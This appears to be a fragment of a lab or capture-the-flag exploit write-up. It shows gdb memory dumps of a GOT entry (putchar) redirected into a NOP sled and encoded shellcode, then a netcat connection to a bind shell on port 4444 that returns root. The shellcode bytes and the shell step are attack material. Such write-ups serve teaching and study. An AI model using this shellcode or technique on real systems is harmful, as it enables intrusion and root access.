- Shellcode intact

```
(gdb) x/4x 0x0804974c
0x804974c <putchar@got.plt>:    0xbfffef10
000000
```

```
0xbfffeee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0x74d9eed9      0x8cbdf424      0x5a877ea3
0xbfffef50:     0x18b1c931      0x03186a31      0xc283186a      0xed8b4188
0xbfffef60:     0x72b9dd92      0x75351d17      0x78065e26      0xa056de85
0xbfffef70:     0x15cb3ce2      0x10eea95f      0xef899dbe      0xa20b85c0
0xbfffef80:     0x53b43ba8      0x02a45674      0xce252fd4      0x8f6b77b2
0xbfffef90:     0x2377c9b3      0x8e1179c7      0x766e3a47      0x2e1d3d8a
0xbfffefa0:     0x1c7a017e      0x660334fe      0xe5dce996      0x680d9e0e
0xbfffefb0:     0x8fdb30a7      0xae529e67      0xb1a82b37      0x58585858
```

Shell (in gdb)

```
root@kali:~# nc 127.0.0.1 4444
whoami
root
exit
root@kali:~#
```

- Wait for the port to close

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:4444          127.0.0.1:49285         TIME_WAIT
root@kali:~#
```

- Test it outside gdb